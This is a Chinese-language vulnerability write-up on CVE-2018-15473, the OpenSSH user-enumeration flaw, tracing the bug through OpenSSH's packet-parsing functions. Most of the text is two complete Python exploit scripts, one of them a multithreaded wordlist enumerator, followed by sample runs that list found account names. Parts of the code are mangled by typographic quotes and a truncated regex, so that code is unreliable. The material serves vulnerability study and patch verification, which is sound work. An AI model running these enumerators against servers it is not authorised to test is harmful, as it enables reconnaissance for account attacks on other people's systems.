




# CVE-2018-15473 OpenSSH 用户枚举漏洞
### 一、漏洞简介
OpenSSH(OpenBSD安全外壳)是OpenBSD计划组的一套用于安全访问远程计算机的连接工具。该工具是SSH协议的开源实现,支持对所有的传输进行加密,可有效阻止窃听,连接劫持以及其他网络级OpenSSH 7.7及之前版本中存在信息中断。该漏洞源于网络系统或产品在运行过程中存在配置等错误。未授权的攻击者可以利用入侵获取组件敏感信息。
### 二、漏洞影响
OpenSSH < 7.7
### 三、复现过程
这个漏洞存在于OpenSSH所实现的一些认证功能之中,首先我们一起看一看Ubuntu OpenSSH的公共密钥认证漏洞。
通过向一台OpenSSH服务器发送恶意的公共密钥认证消息,攻击者将能够获取特定的用户名信息。如果用户不存在,服务器将会向客户端发送认证失败的消息。如果用户存在,消息将无法解析并终止通信,即通信连接会在没有任何消息回传的情况下断开。关于该漏洞的漏洞利用代码可以从这个Python PoC脚本中获取:
```python
#!/usr/bin/env python
# Copyright (c) 2018 Matthew Daley
#
# Permission is hereby granted, free of charge, to any person obtaining a copy
# of this software and associated documentation files (the "Software"), to
# deal in the Software without restriction, including without limitation the
# rights to use, copy, modify, merge, publish, distribute, sublicense, and/or
# sell copies of the Software, and to permit persons to whom the Software is
# furnished to do so, subject to the following conditions:
#
# The above copyright notice and this permission notice shall be included in
# all copies or substantial portions of the Software.
#
# THE SOFTWARE IS PROVIDED "AS IS", WITHOUT WARRANTY OF ANY KIND, EXPRESS OR
# IMPLIED, INCLUDING BUT NOT LIMITED TO THE WARRANTIES OF MERCHANTABILITY,
# FITNESS FOR A PARTICULAR PURPOSE AND NONINFRINGEMENT. IN NO EVENT SHALL THE
# AUTHORS OR COPYRIGHT HOLDERS BE LIABLE FOR ANY CLAIM, DAMAGES OR OTHER
# LIABILITY, WHETHER IN AN ACTION OF CONTRACT, TORT OR OTHERWISE, ARISING
# FROM, OUT OF OR IN CONNECTION WITH THE SOFTWARE OR THE USE OR OTHER DEALINGS
# IN THE SOFTWARE.
import argparse
import logging
import paramiko
import socket
import sys
class InvalidUsername(Exception):
pass
def add_boolean(*args, **kwargs):
pass
old_service_accept = paramiko.auth_handler.AuthHandler._handler_table[
paramiko.common.MSG_SERVICE_ACCEPT]
def service_accept(*args, **kwargs):
paramiko.message.Message.add_boolean = add_boolean
return old_service_accept(*args, **kwargs)
def userauth_failure(*args, **kwargs):
raise InvalidUsername()
paramiko.auth_handler.AuthHandler._handler_table.update({
paramiko.common.MSG_SERVICE_ACCEPT: service_accept,
paramiko.common.MSG_USERAUTH_FAILURE: userauth_failure
})
logging.getLogger('paramiko.transport').addHandler(logging.NullHandler())
arg_parser = argparse.ArgumentParser()
arg_parser.add_argument('hostname', type=str)
arg_parser.add_argument('--port', type=int, default=22)
arg_parser.add_argument('username', type=str)
args = arg_parser.parse_args()
sock = socket.socket()
try:
sock.connect((args.hostname, args.port))
except socket.error:
print '[-] Failed to connect'
sys.exit(1)
transport = paramiko.transport.Transport(sock)
try:
transport.start_client()
except paramiko.ssh_exception.SSHException:
print '[-] Failed to negotiate SSH transport'
sys.exit(2)
try:
transport.auth_publickey(args.username, paramiko.RSAKey.generate(2048))
except InvalidUsername:
print '[*] Invalid username'
sys.exit(3)
except paramiko.ssh_exception.AuthenticationException:
print '[+] Valid username'
```
这个漏洞之所以存在,是因为服务器在对消息完整解析之前,用户查询了不存在的用户名。想要修复该漏洞也很简单,按攻击逻辑反着来就行了:首先对消息进行完整解析,然后再建立通信连接。

测试漏洞利用PoC的一种方法就是在调试模式下开启OpenSSH服务器:

然后用已存在的有效用户名运行PoC脚本:
在服务器端将会查看到错误提示:

相关错误信息还可以在/var/log/auth.log中找到:

如果无法正确解析消息,会导致客户端跟服务器端之间的通信中断,而且中断时不会收到服务器发送的提示信息:

注意粉红色标记的最后一个数据包(客户端数据包),这里没有后续的蓝色数据包(服务器数据包)。
当PoC脚本以不存在的用户名运行之后:

不会弹出“imcomplete message”错误提示:


注意通信数据结尾处的蓝色服务器数据包。
这就是该漏洞(公共密钥认证漏洞)暴露有效用户名的整个流程了。
其中,userauth_pubkey函数是认证功能所实现的其中一个函数,专门用于根据公共密钥来完成身份验证。如果认证失败,则返回“0”,成功则返回“1”。当服务器端接收到了SSH2_MSG_USERAUTH_REQUEST请求后,便会调用该函数,之后的结果会用来给客户端回传SSH2_MSG_USERAUTH_FAILURE或SSH2_MSG_USERAUTH_SUCCESS消息。

该函数的运行逻辑为:
* \1. 如果用户名不存在:返回“0”;
* \2. 如果用户名存在但密钥错误:返回“0”;
* \3. 如果用户名存在且密钥正确:返回“1”;
但是有人发现,我们竟然可以在第一步和第二步中间终止userauth_pubkey函数的运行。第一步执行完后,userauth_pubkey函数会从客户端获取消息字符串,如果获取失败(恶意字符串导致),整个过程都会终止,并在不发送任何回传消息的情况下关闭连接。
packet_get_string所导致的情况如下:

如果用户名存在,第一步会在程序从消息域中提取完数据后进行。

第一个提取的数据域是一个布尔值(1字节),对应函数为packet_get_char()。如果认证类型为publickey,返回值就是“1”。后续跟着的是两个字符串:算法和密钥。在SSH消息中,字符串会以一个“长度-值“键值对进行编码,一个字符串为4个字节。
函数packet_get_string可以从消息中提取字符串,并对其进行验证,这个函数还需要依赖另一个函数:ssh_ssh_packet_get_string。

ssh_packet_get_string函数会调用sshpkt_get_string函数,如果返回的值不是“0”,它还会调用fatal函数。函数fatal会记录致命的错误事件,然后终止生成的OpenSSH进程(不回传任何错误信息)。

接下来会执行sshpkt_get_string函数并调用sshbuf_get_string函数:

然后sshbuf_get_string函数会调用sshbuf_get_string_direct:

然后sshbuf_get_string_direct会调用sshbuf_peek_string_direct:

最后,sshbuf_peek_string_direct会进行字符串验证:

如果消息中剩余数据小于4字节,或者说消息中的剩余数据小于字符串长度,则会返回SSH_ERR_MESSAGE_INCOMPLETE 错误消息。这就是我们之前那个Python PoC脚本所要触发的东西。首先,它会跟OpenSSH服务器建立一条加密的通信链接,然后向其发送恶意的SSH2_MSG_USERAUTH_REQUEST消息。通过重定义add_boolean函数,消息中的布尔值域会被忽略。
当函数userauth_pubkey解析了恶意消息之后,首先会读取布尔值域,由于这个域其实是不存在的,因此读取的会是下一个域(函数packet_get_char):加密算法字符串的4字节长度值。然后调用下一个函数packet_get_string来读取加密算法字符串。
下面是解析合法消息的过程:
下面是解析恶意消息的过程:

结果就是,代码解析了一个1907字节的字符串(十六进制为0×00000773),这比整个消息的长度还要长,这会导致ssh_packet_get_string调用fatal函数,并中断OpenSSH进程。
**poc补充**
不知道为什么上面那个poc运行就报错了。这里找了一个能用的poc
**Examples**
A single username
```bash
(cve-2018-15473)─> ./ssh-username-enum.py -u epi 192.168.1.2
[+] epi found!
“`
Use a wordlist with 10 threads (the default is 4)
“`python
(cve-2018-15473)─> ./ssh-username-enum.py -t 10 -w /usr/share/metasploit-framework/data/wordlists/unix_users.txt 192.168.1.2
[+] avahi found!
[+] avahi-autoipd found!
[+] backup found!
[+] daemon found!
[+] bin found!
——8<------
```
IPv6 Address on port 2222 and INCREASED VERBOSITY!
```python
(cve-2018-15473)─> ./ssh-username-enum.py -6 -p 2222 -v -w /usr/share/metasploit-framework/data/wordlists/unix_users.txt ‘::1’
[-] 4Dgifts not found
[-] demo not found
[-] checkfs not found
[-] anon not found
[-] EZsetup not found
[-] auditor not found
[-] demos not found
[-] OutOfBox not found
[-] checkfsys not found
[+] avahi found!
[-] diag not found
[-] ROOT not found
[-] checksys not found
[-] cmwlogin not found
[+] avahi-autoipd found!
——8<------
```
**requirements.txt**
* asn1crypto==0.24.0
* bcrypt==3.1.4
* cffi==1.11.5
* cryptography==2.3.1
* idna==2.7
* paramiko==2.4.1
* pyasn1==0.4.4
* pycparser==2.18
* PyNaCl==1.2.1
* six==1.11.0
```python
#!/usr/bin/env python3
"""
derived from work done by Matthew Daley
https://bugfuzz.com/stuff/ssh-check-username.py
props to Justin Gardner for the add_boolean workaround
CVE-2018-15473
--------------
OpenSSH through 7.7 is prone to a user enumeration vulnerability due to not delaying bailout for an
invalid authenticating user until after the packet containing the request has been fully parsed, related to
auth2-gss.c, auth2-hostbased.c, and auth2-pubkey.c.
Author: epi
https://epi052.gitlab.io/notes-to-self/
https://gitlab.com/epi052/cve-2018-15473
"""
import sys
import re
import socket
import logging
import argparse
import multiprocessing
from typing import Union
from pathlib import Path
import paramiko
assert sys.version_info >= (3, 6), “This program requires python3.6 or higher”
class Color:
“”” Class for coloring print statements. Nothing to see here, move along. “””
BOLD = ‘\033[1m’
ENDC = ‘\033[0m’
RED = ‘\033[38;5;196m’
BLUE = ‘\033[38;5;75m’
GREEN = ‘\033[38;5;149m’
YELLOW = ‘\033[38;5;190m’
@staticmethod
def string(string: str, color: str, bold: bool = False) -> str:
“”” Prints the given string in a few different colors.
Args:
string: string to be printed
color: valid colors “red”, “blue”, “green”, “yellow”
bold: T/F to add ANSI bold code
Returns:
ANSI color-coded string (str)
“””
boldstr = Color.BOLD if bold else “”
colorstr = getattr(Color, color.upper())
return f'{boldstr}{colorstr}{string}{Color.ENDC}’
class InvalidUsername(Exception):
“”” Raise when username not found via CVE-2018-15473. “””
def apply_monkey_patch() -> None:
“”” Monkey patch paramiko to send invalid SSH2_MSG_USERAUTH_REQUEST.
patches the following internal `AuthHandler` functions by updating the internal `_handler_table` dict
_parse_service_accept
_parse_userauth_failure
_handler_table = {
MSG_SERVICE_REQUEST: _parse_service_request,
MSG_SERVICE_ACCEPT: _parse_service_accept,
MSG_USERAUTH_REQUEST: _parse_userauth_request,
MSG_USERAUTH_SUCCESS: _parse_userauth_success,
MSG_USERAUTH_FAILURE: _parse_userauth_failure,
MSG_USERAUTH_BANNER: _parse_userauth_banner,
MSG_USERAUTH_INFO_REQUEST: _parse_userauth_info_request,
MSG_USERAUTH_INFO_RESPONSE: _parse_userauth_info_response,
}
“””
def patched_add_boolean(*args, **kwargs):
“”” Override correct behavior of paramiko.message.Message.add_boolean, used to produce malformed packets. “””
auth_handler = paramiko.auth_handler.AuthHandler
old_msg_service_accept = auth_handler._client_handler_table[paramiko.common.MSG_SERVICE_ACCEPT]
def patched_msg_service_accept(*args, **kwargs):
“”” Patches paramiko.message.Message.add_boolean to produce a malformed packet. “””
old_add_boolean, paramiko.message.Message.add_boolean = paramiko.message.Message.add_boolean, patched_add_boolean
retval = old_msg_service_accept(*args, **kwargs)
paramiko.message.Message.add_boolean = old_add_boolean
return retval
def patched_userauth_failure(*args, **kwargs):
“”” Called during authentication when a username is not found. “””
raise InvalidUsername(*args, **kwargs)
auth_handler._client_handler_table.update({
paramiko.common.MSG_SERVICE_ACCEPT: patched_msg_service_accept,
paramiko.common.MSG_USERAUTH_FAILURE: patched_userauth_failure
})
def create_socket(hostname: str, port: int) -> Union[socket.socket, None]:
“”” Small helper to stay DRY.
Returns:
socket.socket or None
“””
# spoiler alert, I don’t care about the -6 flag, it’s really
# just to advertise in the help that the program can handle ipv6
try:
return socket.create_connection((hostname, port))
except socket.error as e:
print(f’socket error: {e}’, file=sys.stdout)
def connect(username: str, hostname: str, port: int, verbose: bool = False, **kwargs) -> None:
“”” Connect and attempt keybased auth, result interpreted to determine valid username.
Args:
username: username to check against the ssh service
hostname: hostname/IP of target
port: port where ssh is listening
key: key used for auth
verbose: bool value; determines whether to print ‘not found’ lines or not
Returns:
None
“””
sock = create_socket(hostname, port)
if not sock:
return
transport = paramiko.transport.Transport(sock)
try:
transport.start_client()
except paramiko.ssh_exception.SSHException:
return print(Color.string(f'[!] SSH negotiation failed for user {username}.’, color=’red’))
try:
transport.auth_publickey(username, paramiko.RSAKey.generate(1024))
except paramiko.ssh_exception.AuthenticationException:
print(f”[+] {Color.string(username, color=’yellow’)} found!”)
except InvalidUsername:
if not verbose:
return
print(f'[-] {Color.string(username, color=”red”)} not found’)
def main(**kwargs):
“”” main entry point for the program “””
sock = create_socket(kwargs.get(‘hostname’), kwargs.get(‘port’))
if not sock:
return
banner = sock.recv(1024).decode()
regex = re.search(r’-OpenSSH_(?P
if regex:
try:
version = float(regex.group(‘version’))
except ValueError:
print(f'[!] Attempted OpenSSH version detection; version not recognized.\n[!] Found: {regex.group(“version”)}’)
else:
ver_clr = ‘green’ if version <= 7.7 else 'red'
print(f"[+] {Color.string('OpenSSH', color=ver_clr)} version {Color.string(version, color=ver_clr)} found")
else:
print(f'[!] Attempted OpenSSH version detection; version not recognized.\n[!] Found: {Color.string(banner, color="yellow")}')
apply_monkey_patch()
if kwargs.get('username'):
kwargs['username'] = kwargs.get('username').strip()
return connect(**kwargs)
with multiprocessing.Pool(kwargs.get('threads')) as pool, Path(kwargs.get('wordlist')).open() as usernames:
host = kwargs.get('hostname')
port = kwargs.get('port')
verbose = kwargs.get('verbose')
pool.starmap(connect, [(user.strip(), host, port, verbose) for user in usernames])
if __name__ == '__main__':
parser = argparse.ArgumentParser(description="OpenSSH Username Enumeration (CVE-2018-15473)")
parser.add_argument('hostname', help='target to enumerate', type=str)
parser.add_argument('-p', '--port', help='ssh port (default: 22)', default=22, type=int)
parser.add_argument('-t', '--threads', help="number of threads (default: 4)", default=4, type=int)
parser.add_argument('-v', '--verbose', action='store_true', default=False,
help="print both valid and invalid usernames (default: False)")
parser.add_argument('-6', '--ipv6', action='store_true', help="Specify use of an ipv6 address (default: ipv4)")
multi_or_single_group = parser.add_mutually_exclusive_group(required=True)
multi_or_single_group.add_argument('-w', '--wordlist', type=str, help="path to wordlist")
multi_or_single_group.add_argument('-u', '--username', help='a single username to test', type=str)
args = parser.parse_args()
logging.getLogger('paramiko.transport').addHandler(logging.NullHandler())
main(**vars(args))
```
**参考链接**
https://www.freebuf.com/vuls/184583.html





请登录后查看评论内容